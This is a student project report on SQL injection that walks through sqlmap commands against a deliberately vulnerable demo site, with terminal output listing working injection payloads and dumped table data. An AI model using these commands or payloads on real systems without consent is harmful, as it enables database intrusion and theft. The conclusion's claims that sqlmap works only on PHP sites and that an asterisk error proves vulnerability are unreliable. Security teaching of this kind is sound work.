

# **Implementation of SQL injection using SQLMAP**

Under Subjects  
Web Security

A Project Report

Submitted in the partial fulfillment of the requirements for the  
award of the degree of

Bachelor of Technology

in

Department of Computer Science and Engineering

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May 2023



## **K L University, Hyderabad**

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### **DEPARTMENT OF COMPUTER SCIENCE**

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#### **CERTIFICATE**

This is to certify that the Project work entitled “Implementation of SQL injection using SQLMAP” is carried out by **M.Anil Kumar (2010030463), K.Varun Krishna (2010030490), D.Dedeepeya (2010030526), K.Sri Teja (2010030530)** , in partial fulfillment for the award of degree of **Bachelor of Technology in Computer Science and Engineering**, K L University, Hyderabad during the academic year 2022-2023.

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Professor

Signature of the HOD

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## DECLARATION

I hereby declare that the project titled “**Implementation of SQL injection using SQLMAP**” submitted to Computer Science and Engineering, K L University, Hyderabad for the award of the degree of Bachelor of Technology in Computer Science and Engineering is a result of original work carried-out in this project report. I understand that my report may be made electronically available to the public. It is further declared that the project report or any part thereof has not been previously submitted to any University or Institute for the award of degree or diploma.

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## **ABSTRACT**

- SQL INJECTION also known as SQLI, is a code injection technique where an attacker executes harmful SQL queries which control any web application's databases and information stored in it . It is the one of the most common web hacking technique.
- The attacker can also control administration operations for that web application and recover the content present in that DBMS file system
- SQLMAP is an open source penetration testing tool to detect and exploit SQL Injection flaws. SQLMAP is written in python and has got dynamic testing features. It can conduct tests for various database backends very efficiently. SQLMAP offers a highly flexible & modular operation for a web pentester.

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## 1.1 INTRODUCTION

- A SQL Injection attack consists of insertion or injection of a SQL query through the input data from the client to the application. When this SQL injection attack is successful , the sensitive data stored in the databases can be viewed and modified by the user.
- SQL Injection Consequences includes :
  - Confidentiality: As the SQL databases hold the sensitive data, loss of confidentiality is a frequent problem
  - Authentication: If the authentication form of the web application is vulnerable to SQL injection, the user may log into the application without providing proper credentials.
  - Authorization: If authorization information is held in a SQL database, it may be possible to change this information through the successful exploitation of a SQL Injection vulnerability.
  - Integrity: Just as it may be possible to read sensitive information, it is also possible to make changes or even delete this information with a SQL Injection attack.

## **2 System Requirements**

### **SOFTWARE REQUIREMENTS:**

Operating system - Windows 10

### **HARDWARE REQUIREMENTS:**

RAM - 8.00 GB (7.87 GB usable)

Hardware devices - Biometric Machine

Processor - Intel(R) Core (TM) i5-10300H CPU @ 2.50GHz 2.50 GHz

System-type - 64-bit operating system, x64-based processor

Version - 20H2

Edition - Windows 10 Home Single Language



### 3 PROPOSED SYSTEM

- Install kali Linux on your virtual machine

<https://youtu.be/pwYH0NNWWzU> (reference)

- SQL Injection using SQLMAP
- Step 1 : INSTALL SQLMAP

SQLMAP comes pre – installed with kali linux, However, you can install sqlmap using the command

```
Sudo apt-get install sqlmap
```

- Usage

In this implementation, we will make use of a website that is designed with vulnerabilities for demonstration purposes:

```
http://testphp.vulnweb.com/listproducts.php?cat=1
```

- As you can see, there is a GET request parameter (cat = 1) that can be changed by the user by modifying the value of cat. So this website might be vulnerable to SQL injection of this kind.
- To test for this, we use SQLMAP. To look at the set of parameters that can be passed, type in the terminal,

```
Sqlmap-h
```

- Step 2: List information about Tables present in a particular Database

To try and access any of the databases, we have to slightly modify our command. We now use -D to specify the name of the database that we wish to access, and once we have access to the database, we would want to see whether we can access the tables. For this, we use the –tables query. Let us access the acuart database.

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
```

- Step 3: List information about the columns of a particular table

If we want to view the columns of a particular table, we can use the following command, in which we use -T to specify the table name, and --columns to query the column names. We will try to access the table 'artists'.

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists --columns
```

- Step 4: Dump the data from the columns Similarly, we can access the information in a specific column by using the following command, where -C can be used to specify multiple column name separated by a comma, and the --dump query retrieves the data

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists -C aname --dump
```

- For example If we consider a url like this :


<http://testphp.vulnweb.com/listproducts.php?cat=1>

- Here as we can see there is a GET parameter which can be changed by modifying the value of cat by the user. So this kind of website might be vulnerable to SQL injection. .
- For testing this website we use SQL Map.

->Firstly , we have to enter the web url that we want to check along with the -u parameter.

->Now typically, we would want to test whether it is possible to gain access to a database. So we use the --dbs option to do so. --dbs lists all the available databases and we can check the tables created in the database are in it's original form or modified to know SQL Injection vulnerability. kind of website

## 4 IMPLEMENTATION AND RESULTS



```
kali-linux-2022.4-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
1234
kali@kali ~
File Actions Edit View Help
(kali@kali)-[~]
$ sqlmap

      H
      [ ]
{1.7.2#stable}
|_ . [ ] | . | |
|_ [ ] | | |
|_ |V ... |
https://sqlmap.org

Usage: python3 sqlmap [options]


sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --wizard, --shell, --update, --purge, --list-tampers or --dependencies). Use -h for basic and -hh for advanced help
```

Checking whether sqlmap is installed or not

```

(kali@kali)-[~]
└─$ sqlmap -h

```



<https://sqlmap.org>

Usage: python3 sqlmap [options]

Options:

- h, --help Show basic help message and exit
- hh Show advanced help message and exit
- version Show program's version number and exit
- v VERBOSE Verbosity level: 0-6 (default 1)

Target:

At least one of these options has to be provided to define the target(s)

- u URL, --url=URL Target URL (e.g. "http://www.site.com/vuln.php?id=1")
- g GOOGLEDORK Process Google dork results as target URLs

Request:

These options can be used to specify how to connect to the target URL

- data=DATA Data string to be sent through POST (e.g. "id=1")
- cookie=COOKIE HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
- random-agent Use randomly selected HTTP User-Agent header value
- proxy=PROXY Use a proxy to connect to the target URL
- tor Use Tor anonymity network
- check-tor Check to see if Tor is used properly

Injection:

These options can be used to specify which parameters to test for, provide custom injection payloads and optional tampering scripts

- p TESTPARAMETER Testable parameter(s)
- dbms=DBMS Force back-end DBMS to provided value

Detection:

These options can be used to customize the detection phase

- level=LEVEL Level of tests to perform (1-5, default 1)
- risk=RISK Risk of tests to perform (1-3, default 1)

Techniques:

These options can be used to tweak testing of specific SQL injection techniques

- technique=TECH.. SQL injection techniques to use (default "BEUSTQ")

Enumeration:

These options can be used to enumerate the back-end database management system information, structure and data contained in the tables

- a, --all Retrieve everything
- b, --banner Retrieve DBMS banner
- current-user Retrieve DBMS current user
- current-db Retrieve DBMS current database
- passwords Enumerate DBMS users password hashes
- dbs Enumerate DBMS databases
- tables Enumerate DBMS database tables
- columns Enumerate DBMS database table columns
- schema Enumerate DBMS schema
- dump Dump DBMS database table entries
- dump-all Dump all DBMS databases tables entries
- D DB DBMS database to enumerate
- T TBL DBMS database table(s) to enumerate
- C COL DBMS database table column(s) to enumerate

Operating system access:

These options can be used to access the back-end database management system underlying operating system

- os-shell Prompt for an interactive operating system shell
- os-pwn Prompt for an OOB shell, Meterpreter or VNC

General:

These options can be used to set some general working parameters

- batch Never ask for user input, use the default behavior
- flush-session Flush session files for current target

Miscellaneous:

These options do not fit into any other category

- wizard Simple wizard interface for beginner users

[!] to see full list of options run with '-hh'

To look at the set of parameters that can be passed

[illegible]

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```
(kali@kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:59:49 /2023-03-24/

[10:59:49] [INFO] resuming back-end DBMS 'mysql'
[10:59:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: cat=(SELECT (CASE WHEN (4042=4042) THEN 0 ELSE (SELECT 3355 UNION SELECT 7794) END))

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: cat=0 AND EXTRACTVALUE(8263,CONCAT(0x5c,0x717a7a7871,(SELECT (ELT(8263=8263,1))),0x7176706271))

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: cat=0 AND (SELECT 1942 FROM (SELECT(SLEEP(5)))psie)

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=0 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a7a7871,0x4f684947694a567874766959446c4c6164664c46494e594e63466c624c774f514a4b756863524175,0x7176706271),NULL,NULL,NULL--

[10:59:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[10:59:50] [INFO] fetching columns for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| adesc   | text |
| aname   | varchar(50) |
| artist_id | int |
+-----+-----+

[10:59:50] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 10:59:50 /2023-03-24/
```

List information about the columns of a particular table

```
(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists -C aname --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:00:54 /2023-03-24/

[11:00:54] [INFO] resuming back-end DBMS 'mysql'
[11:00:54] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: cat (GET)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: cat=(SELECT (CASE WHEN (4042=4042) THEN 0 ELSE (SELECT 3355 UNION SELECT 7794) END))

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: cat=0 AND EXTRACTVALUE(8263,CONCAT(0x5c,0x717a7a7871,(SELECT (ELT(8263=8263,1))),0x7176706271))

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: cat=0 AND (SELECT 1942 FROM (SELECT(SLEEP(5)))psie)

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=0 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a7a7871,0x4f684947694a567874766959446c4c61646664c46494e594e63466c624c774f514a4b756863524175,0x7176706271),NULL,NULL,NULL-- -

[11:00:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.1
[11:00:55] [INFO] fetching entries of column(s) 'aname' for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 entries]
+-----+
| aname |
+-----+
| r4w8173 |
| Blad3 |
| lyzae |
+-----+

[11:00:56] [INFO] table 'acuart.artists' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/artists.csv'
[11:00:56] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'


[*] ending @ 11:00:56 /2023-03-24/
```

Dump the data from the columns




## 5 Conclusion:

If you observe a web url is that of form `http://testphp.vulnweb.com/listproducts.php?cat=1`, where the 'GET' parameter is in bold, then the website may be vulnerable to this mode of SQL injection, and an attacker may be able to gain access to information in the database. Furthermore, SQLMAP works when it is php based.







A simple test to check whether your website is vulnerable would be to replace the value in the get request parameter with an asterisk (\*). For example,  
`http://testphp.vulnweb.com/listproducts.php?cat=*`

If this results in an error such as the error given above, then we can conclusively say that the website is vulnerable.

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